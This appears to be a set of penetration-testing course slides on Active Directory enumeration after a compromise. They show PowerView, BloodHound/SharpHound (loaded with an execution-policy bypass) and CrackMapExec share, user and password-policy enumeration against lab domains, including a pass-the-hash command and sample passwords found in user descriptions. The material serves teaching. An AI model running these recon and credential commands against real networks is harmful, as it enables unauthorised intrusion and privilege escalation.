
AD Enumeration

- Objective:
 - Reconnaissance *after* compromise.
 - Determine the AD server IP.
 - Determine AD clients.
 - Determine Groups.
 - Determine permissions.
 - Visualisation

PowerView

- Post compromise script that needs to be run on a victim machine to perform reconnaissance of different types w.r.t the AD domain.
- Windows powershell script
- <https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1>
- – Packages commands to easily obtain lot of data regarding the AD controlled network.

PowerView



PowerView

The image displays two side-by-side screenshots of a Windows PowerShell terminal window running in a Win10Enterprise Clone VM. The terminal shows the execution of the `Get-DomainPolicy` command, which outputs the current domain policy settings. The output includes details for Unicode, System Access, Kerberos Policy, Registry Values, Version, Path, GPOName, and GPODisplayName.

Left Screenshot:

```
PS C:\Users\pparker.MYROOT\Documents> Get-DomainPolicy

Unicode       : @{Unicode=yes}
SystemAccess  : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1; PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version       : @{signature="$CHICAGO$"; Revision=1}
Path          : \\myroot.local\sysvol\myroot.local\Policies\{31B2F340-016D-11D2-945F-00C04F8984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName       : {31B2F340-016D-11D2-945F-00C04F8984F9}
GPODisplayName : Default Domain Policy

PS C:\Users\pparker.MYROOT\Documents>
```

Right Screenshot:

```
PS C:\Users\pparker.MYROOT\Documents> Get-NetUser | more
Recy PS C:\Users\pparker.MYROOT\Documents> Get-NetUser | more
PS C:\Users\pparker.MYROOT\Documents> Get-NetUser | more

logoncount      : 45
badpasswordtime : 01-04-2024 02:52:20
description     : Built-in account for administering the computer/domain
distinguishedname : CN=Administrator,CN=Users,DC=myroot,DC=local
objectclass     : {top, person, organizationalPerson, user}
lastlogontimestamp : 31-03-2024 21:27:44
name           : Administrator
objectsid       : S-1-5-21-3685847849-2286884458-2615756618-500
samaccountname  : Administrator
admincount      : 1
codepage        : 0
samaccounttype  : USER_OBJECT
accountexpires  : NEVER
countrycode     : 0
whenchanged     : 31-03-2024 15:57:44
instancetype    : 4
objectguid      : 66703966-d0b5-4a31-baec-0b0ede13a279
lastlogon       : 01-04-2024 02:52:26
lastlogoff      : 01-01-1601 05:30:00
objectcategory  : CN=Person,CN=Schema,CN=Configuration,DC=myroot,DC=local
dscorepropagationdata : {05-02-2024 03:57:39, 05-02-2024 03:57:39, 05-02-2024 03:46:27, 05-02-2024 03:46:10...}
memberof       : {CN=Group Policy Creator Owners,OU=Groups,DC=myroot,DC=local, CN=Domain Admins,OU=Groups,DC=myroot,DC=local, CN=Enterprise Admins,OU=Groups,DC=myroot,DC=local, CN=Schema Admins,OU=Groups,DC=myroot,DC=local...}
whenevercreated : 05-02-2024 03:16:51
iscriticalsystemobject : True
badpwdcount     : 0
cn             : Administrator
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated      : 8196
primarygroupid  : 513
pwdlastset      : 05-02-2024 08:06:25
usnchanged      : 53309


pwdlastset      : 01-01-1601 05:30:00
logoncount       : 0
badpasswordtime : 01-01-1601 05:30:00
description      : Built-in account for guest access to the computer/domain
distinguishedname : CN=Guest,CN=Users,DC=myroot,DC=local
objectclass      : {top, person, organizationalPerson, user}
name            : Guest
objectsid        : S-1-5-21-3685847849-2286884458-2615756618-501
samaccountname   : Guest
codepage         : 0
```

PowerView

- Several other commands:
 - `Get-NetComputer -FullData`
 - `Get-NetGroupMember -GroupName "Domain Admins"`
 - `Invoke-Sharefinder`
 - `Get-NetGP0`
 - `Get-DomainPolicy`
 - `(Get-DomainPolicy).PrivilegeRights`
 - `Get-NetLoggedon`
 - `Get-NetSession`
 - `Get-LoggedOnLocal`
 - `Get-LastLoggedon`
 - `Get-NetRDPSession`
- Cheatsheet
- <https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters/powerview>

Bloodhound

- Used to gather network level information
 - Clients → AD servers
 - Install bloodhound (Kali/Blackarch)
 - PowerView: Invoke-Bloodhound
 - Alternative: get SharpHound.ps1 script from PowerView
 - Grab AD/network data.
 - Analyse.



```
Command Prompt - powershell -ep bypass
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\██████>cd Downloads

C:\Users\██████\Downloads>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\██████\Downloads> . .\SharpHound.ps1
PS C:\Users\██████\Downloads> Invoke-BloodHound -CollectionMethod All -Domain ████████ -ZipFileName file.zip
Initializing BloodHound at 5:58 PM on 12/12/2019
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPM
Targets
Starting Enumeration for ████████.local
Status: 67 objects enumerated (+67 ∞/s --- Using 92 MB RAM )
Finished enumeration for ████████.local in 00:00:00.4775956
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\██████\Downloads\file.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\██████\Downloads> .
```

Bloodhound

The screenshot displays the BloodHound web interface, which is used for visualizing Active Directory data and performing security analysis. The interface is divided into several sections:

- Top Bar:** Contains the BloodHound logo, a search bar, and navigation icons.
- Left Panel:** Displays a search bar and a list of nodes. The current view shows a network diagram with nodes representing users and groups, connected by relationships like "AdminTo" and "MemberOf".
- Center Panel:** Contains a search bar and a list of pre-built analytics queries. A red hand icon points to the "Find all Domain Admins" query.
- Right Panel:** Displays a network diagram showing a central node (DOMAIN ADMINS@BLUE-UMBRELLA.ONLINE) connected to several other nodes (BENJAMIN_PATTERSON@BLUE-UMBRELLA.ONLINE, DAISY@BLUE-UMBRELLA.ONLINE, PAM_PERRY@BLUE-UMBRELLA.ONLINE, ELISEO_GRIFFIN@BLUE-UMBRELLA.ONLINE).

Pre-Built Analytics Queries:

- Domain Information**
 - Find all Domain Admins
 - Map Domain Trusts
 - Find Computers with Unsupported Operating Systems
- Dangerous Rights**
 - Find Principals with DCSync Rights
 - Users with Foreign Domain Group Membership
 - Groups with Foreign Domain Group Membership
 - Find Computers where Domain Users are Local Admin
 - Find Computers where Domain Users can read LAPS passwords
 - Find All Paths from Domain Users to High Value Targets
 - Find Workstations where Domain Users can RDP
 - Find Servers where Domain Users can RDP
 - Find Dangerous Rights for Domain Users Groups
 - Find Domain Admin Logons to non-Domain Controllers
- Kerberos Interaction**

Bloodhound

The screenshot displays the Bloodhound web interface. On the left, the 'Pre-Built Analytics Queries' sidebar is visible, with a red hand icon pointing to the 'Find all Domain Admins' query. The main area shows a network diagram of the BLUE-UMBRELLA.ONLINE domain. The diagram features a central node labeled 'DOMAIN ADMINS@BLUE-UMBRELLA.ONLINE' with a yellow diamond icon. This central node is connected to four other nodes: 'BENJAMIN_PATTERSON@BLUE-UMBRELLA.ONLINE' (top), 'PAM_PERRY@BLUE-UMBRELLA.ONLINE' (left), 'DAISY@BLUE-UMBRELLA.ONLINE' (right), and 'ELISEO_GRIFFIN@BLUE-UMBRELLA.ONLINE' (bottom). The connections are labeled 'MemberOf'. The interface includes a search bar at the top, tabs for 'Database Info', 'Node Info', and 'Analysis', and a sidebar on the right with various icons.

Bloodhound

Search for a node

Database Info Node Info Analysis

Pre-Built Analytics Queries

Domain Information

- Find all Domain Admins
- Map Domain Trusts
- Find Computers with Unsupported Operating Systems

Dangerous Rights

- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Find Computers where Domain Users are Local Admin
- Find Computers where Domain Users can read LAPS passwords
- Find All Paths from Domain Users to High Value Targets
- Find Workstations where Domain Users can RDP
- Find Servers where Domain Users can RDP
- Find Dangerous Rights for Domain Users Groups
- Find Domain Admin Logons to non-Domain Controllers

Kerberos Interaction

Network Diagram:

- BENJAMIN_PATTERSON@BLUE-UMBRELLA.ONLINE
- DAISY@BLUE-UMBRELLA.ONLINE
- ELISEO_GRIFFIN@BLUE-UMBRELLA.ONLINE
- PAM_PERRY@BLUE-UMBRELLA.ONLINE
- DOMAIN ADMINS@BLUE-UMBRELLA.ONLINE

Relationships:

- MemberOf (BENJAMIN_PATTERSON@BLUE-UMBRELLA.ONLINE to DOMAIN ADMINS@BLUE-UMBRELLA.ONLINE)
- MemberOf (PAM_PERRY@BLUE-UMBRELLA.ONLINE to DOMAIN ADMINS@BLUE-UMBRELLA.ONLINE)
- MemberOf (DAISY@BLUE-UMBRELLA.ONLINE to DOMAIN ADMINS@BLUE-UMBRELLA.ONLINE)
- MemberOf (ELISEO_GRIFFIN@BLUE-UMBRELLA.ONLINE to DOMAIN ADMINS@BLUE-UMBRELLA.ONLINE)

Crackmapexec

- Swiss-Army knife of AD.
- Can be used for:
 - Enumerating logged on users.
 - Discovering and bruteforcing SMB shares.
 - Executing psexec style target powershell launch.

Crackmapexec

- #~ cme --help
usage: cme [-h] [-v] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL]
 [--darrell] [--verbose]
 {http,smb,mssql} ...



A swiss army knife for pentesting networks
Forged by @byt3bl33d3r using the powah of dank memes
Version: 4.0.0dev
Codename: 'Sercurty'

optional arguments:

-h, --help	show this help message and exit
-v, --version	show program's version number and exit
-t THREADS	set how many concurrent threads to use (default: 100)
--timeout TIMEOUT	max timeout in seconds of each thread (default: None)
--jitter INTERVAL	sets a random delay between each connection (default: None)
--darrell	give Darrell a hand
--verbose	enable verbose output

protocols:

available protocols

{http,smb,mssql}

http	own stuff using HTTP(S)
smb	own stuff using SMB and/or Active Directory
mssql	own stuff using MSSQL and/or Active Directory

Crackmapexec

-

```
#~ cme smb --help
usage: cme smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME [USERNAME ...]]
               [-p PASSWORD [PASSWORD ...]]
               [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT]
               [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]] [-L]
               [--options] [--server {http,https}} [--server-host HOST]
               [--server-port PORT] [-H HASH [HASH ...]]
               [-d DOMAIN | --local-auth] [--smb-port {139,445}]
               [--share SHARE] [--gen-relay-list OUTPUT_FILE]
               [--sam | --lsa | --ntds {vss,drsuapi}] [--shares] [--sessions]
               [--disks] [--loggedon-users] [--users [USER]]
               [--groups [GROUP]] [--local-groups [GROUP]] [--pass-pol]
               [--rid-brute [MAX_RID]] [--wmi QUERY]
               [--wmi-namespace NAMESPACE] [--spider SHARE]
               [--spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST]
               [--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]]
               [--depth DEPTH] [--only-files]
               [--exec-method {mmcexec,smbexec,wmiexec,atexec}] [--force-ps32]
               [--no-output] [-x COMMAND | -X PS_COMMAND]
               [target [target ...]]
```

positional arguments:

target	the target IP(s), range(s), CIDR(s), hostname(s), FQDN(s) or file(s) containing a list of targets
--------	---

optional arguments:

-h, --help	show this help message and exit
-id CRED_ID [CRED_ID ...]	database credential ID(s) to use for authentication
-u USERNAME [USERNAME ...]	username(s) or file(s) containing usernames
-p PASSWORD [PASSWORD ...]	password(s) or file(s) containing passwords
--gfail-limit LIMIT	max number of global failed login attempts
--ufail-limit LIMIT	max number of failed login attempts per username
--fail-limit LIMIT	max number of failed login attempts per host
-M MODULE, --module MODULE	payload module to use
-o MODULE_OPTION [MODULE_OPTION ...]	payload module options
-L, --list-modules	list available modules
--options	display module options
--server {http,https}	use the selected server (default: https)

Crackmapexec in Action

- Look for SMB shares and permissions for specific users.

```
(CrackMapExec) [redacted] /opt/CrackMapExec <master>
└─$ cme smb 192.168.3.215 -d Plum -u [redacted] -H [redacted] --shares
SMB 192.168.3.215 445 DC01 [+] Windows 6.3 Build 9600 x64 (name:DC01) (domain:Plum) (signing:True) (SMBv1:False)
SMB 192.168.3.215 445 DC01 [+] Plum\kevin [redacted]
SMB 192.168.3.215 445 DC01 [+] Enumerated shares
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
SMB 192.168.3.215 445 DC01
```

Share	Permissions	Remark
-----	-----	-----
ADMIN\$		Remote Admin
Backups\$		
C\$		Default share
IPC\$	READ	Remote IPC
ITSupport\$	READ,WRITE	
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

Crackmapexec in Action

- SMB (share) reconnaissance

```
([REDACTED])-[~/Downloads]
$ crackmapexec smb 10.129.204.177
SMB 10.129.204.177 445 DC01
:False)
```

```
[*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1
```

```
([REDACTED])-[~/Downloads]
$
```

```
([REDACTED])-[~/Downloads]
```

```
$ crackmapexec smb 10.129.29.43 -u guest -p '' --shares
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
SMB 10.129.29.43 445 DC01
```

```
[*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
[+] inlanefreight.htb\guest:
[+] Enumerated shares
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
CertEnroll		Active Directory Certificate Services share
D\$		Default share
IPC\$	READ	Remote IPC
IT		
K\$		Default share
linux01	READ,WRITE	
NETLOGON		Logon server share
serviceaccount		

Crackmapexec in Action

- User enumeration.
 - [Can also be done with PowerView.ps1]

```
([REDACTED])-[~/Downloads]
$ crackmapexec smb 10.129.204.177 -u '' -p '' --users
SMB 10.129.204.177 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB 10.129.204.177 445 DC01 [+] inlanefreight.htb\:
SMB 10.129.204.177 445 DC01 [-] Error enumerating domain users using dc ip 10.129.204.177: NTLM needs domain\username and a password
SMB 10.129.204.177 445 DC01 [*] Trying with SAMRPC protocol
SMB 10.129.204.177 445 DC01 [+] Enumerated domain user(s)
SMB 10.129.204.177 445 DC01 inlanefreight.htb\Guest Built-in account for guest access to the computer/domain
SMB 10.129.204.177 445 DC01 inlanefreight.htb\carlos
SMB 10.129.204.177 445 DC01 inlanefreight.htb\grace
SMB 10.129.204.177 445 DC01 inlanefreight.htb\peter
SMB 10.129.204.177 445 DC01 inlanefreight.htb\alina Account for testing HR App. Password: HRApp123!
SMB 10.129.204.177 445 DC01 inlanefreight.htb\noemi
SMB 10.129.204.177 445 DC01 inlanefreight.htb\engels Service Account for testing
SMB 10.129.204.177 445 DC01 inlanefreight.htb\kiosko
SMB 10.129.204.177 445 DC01 inlanefreight.htb\testaccount pwd: Testing123!
SMB 10.129.204.177 445 DC01 inlanefreight.htb\mathew
SMB 10.129.204.177 445 DC01 inlanefreight.htb\svc_mssql
SMB 10.129.204.177 445 DC01 inlanefreight.htb\gmsa_adm
SMB 10.129.204.177 445 DC01 inlanefreight.htb\belkis
SMB 10.129.204.177 445 DC01 inlanefreight.htb\nicole
SMB 10.129.204.177 445 DC01 inlanefreight.htb\jorge
SMB 10.129.204.177 445 DC01 inlanefreight.htb\linda
SMB 10.129.204.177 445 DC01 inlanefreight.htb\shaun
SMB 10.129.204.177 445 DC01 inlanefreight.htb\diana Secret word WeLoveHacking
SMB 10.129.204.177 445 DC01 inlanefreight.htb\patrick
```

Crackmapexec in Action

- Enumerating password policies

```
([REDACTED])-[~/Downloads]
$ crackmapexec smb 10.129.204.177 -u '' -p '' --pass-pol

SMB 10.129.204.177 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB 10.129.204.177 445 DC01 [+] inlanefreight.htb\
SMB 10.129.204.177 445 DC01 [+] Dumping password info for domain: INLANEFREIGHT
SMB 10.129.204.177 445 DC01 Minimum password length: 1
SMB 10.129.204.177 445 DC01 Password history length: 24
SMB 10.129.204.177 445 DC01 Maximum password age: 41 days 23 hours 53 minutes
SMB 10.129.204.177 445 DC01 Password Complexity Flags: 000000
SMB 10.129.204.177 445 DC01 Domain Refuse Password Change: 0
SMB 10.129.204.177 445 DC01 Domain Password Store Cleartext: 0
SMB 10.129.204.177 445 DC01 Domain Password Lockout Admins: 0
SMB 10.129.204.177 445 DC01 Domain Password No Clear Change: 0
SMB 10.129.204.177 445 DC01 Domain Password No Anon Change: 0
SMB 10.129.204.177 445 DC01 Domain Password Complex: 0
SMB 10.129.204.177 445 DC01 Minimum password age: 1 day 4 minutes
SMB 10.129.204.177 445 DC01 Reset Account Lockout Counter: 30 minutes
SMB 10.129.204.177 445 DC01 Locked Account Duration: 30 minutes
SMB 10.129.204.177 445 DC01 Account Lockout Threshold: None
SMB 10.129.204.177 445 DC01 Forced Log off Time: Not Set
```

